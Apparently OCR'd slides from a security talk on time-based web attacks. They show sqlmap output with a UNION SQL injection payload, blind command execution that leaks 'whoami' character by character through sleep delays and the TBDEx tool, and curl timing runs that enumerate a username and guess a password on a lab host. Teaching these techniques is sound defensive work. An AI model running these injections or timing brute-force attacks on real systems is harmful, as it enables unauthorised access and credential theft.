    Payload: id=1 UNION ALL SELECT CONCAT(0x7170707671,0x55765449676d58485a7477687376736874664553547a694352447365584e486
776c6a6742676761,0x716b766271),NULL,NULL-- -
---
[21:00:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[21:00:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.120.130'
$
```

COMMON WEB VULNERABILITY WITH 'TIME' IN NAME


- Remote code execution – blind/time based
  - IF statement + SLEEP command

time if [statement];then [command]; fi




```
root@aurakali:/# time if [ 1 == 1 ]; then sleep 5;fi

real	0m5.002s
user	0m0.001s
sys	0m0.000s
root@aurakali:/# time if [ 1 == 2 ]; then sleep 5;fi

real	0m0.000s
user	0m0.000s
sys	0m0.000s
root@aurakali:/# 
```

time if [statement];then [command]; fi



```
root@aurakali:/# whoami
root
root@aurakali:/# time if [ $(whoami|cut -c 1) == a ]; then sleep 5;fi

real	0m0.003s
user	0m0.003s
sys	0m0.000s
root@aurakali:/# time if [ $(whoami|cut -c 1) == b ]; then sleep 5;fi

real	0m0.003s
user	0m0.002s
sys	0m0.000s
root@aurakali:/# time if [ $(whoami|cut -c 1) == r ]; then sleep 5;fi

real	0m5.005s
user	0m0.003s
sys	0m0.000s
root@aurakali:/# 
```


[redacted]/rce.php?cmd=whoami
apache
Kali_Fusion
Applications
Terminal - root@aurakal...
Terminal - root@aurakali: /TBDEx
File
Edit
View
Terminal
Tabs
Help


← Vulnerable web

```
root@aurakali:/TBDEx# python timebased.py -url "http://[redacted]/rce.php?cmd=%here%" -tmp
[+] Writing the "length" file
[+] Writing the "ascii" file
[+] Testing the auxiliary files
[+] Writing command output to file
[+] "length" file OK, returned delay
[+] "ascii" file OK, returned delay
[+] Available commands:
!exit - exit the program
!rewrite - rewrite the auxiliary files
!resume - resume the last command or try to guess unknown chars
!check - check if the auxiliary files are working

Command examples:
uname -a
uname -a{4-10} extract the output of the command starting from 4th character up to 10th
uname -a{10,20,13} extract characters 10, 20 and 13
command>whoami
[+] Writing command output to file
[+] Counting output length = 7
[+] Found output length = 7
apache?
Took 29.965410s
command>
```

https://github.com/dancezarp/TBDEx

USER ENUMERATION

- https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)
- Use brute-force to either guess or confirm valid users in a system
- Login, registration, forgot password
- Easy but not common
- Low to medium risk



Authentication Required

http://192.168.49.132 is requesting your username and password. The site says: "Username is hacker, now you need to find the password"

User Name:

Password:


Basic access authentication

http://username:password@192.168.49.132/authentication/example2


```
curl -o /dev/null -s -w %{time_total}\\n
```

An example of cURL command to get response times when requesting a URL

```
curl -o /dev/null -s -w %{time_total}\\n “http://username:password@192.168.49.132/authentication/example2”
```




```
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://test:test@192.168.49.132/authentication/example2"
0.004331
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://a:test@192.168.49.132/authentication/example2"
0.002789
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://b:test@192.168.49.132/authentication/example2"
0.003951
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://h:test@192.168.49.132/authentication/example2"
0.204558
```



```
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://hacker:a@192.168.49.132/authentication/example2"
1.411720
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://hacker:b@192.168.49.132/authentication/example2"
1.409088
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://hacker:c@192.168.49.132/authentication/example2"
1.410859
aashraff@Yappare:~/Documents/owasp_nz% curl -o /dev/null -s -w %{time_total}\\n "http://hacker:p@192.168.49.132/authentication/example2"
1.610744
```


USER ENUMERATION - PREVENTION

- Prevent bruteforce on sensitive forms
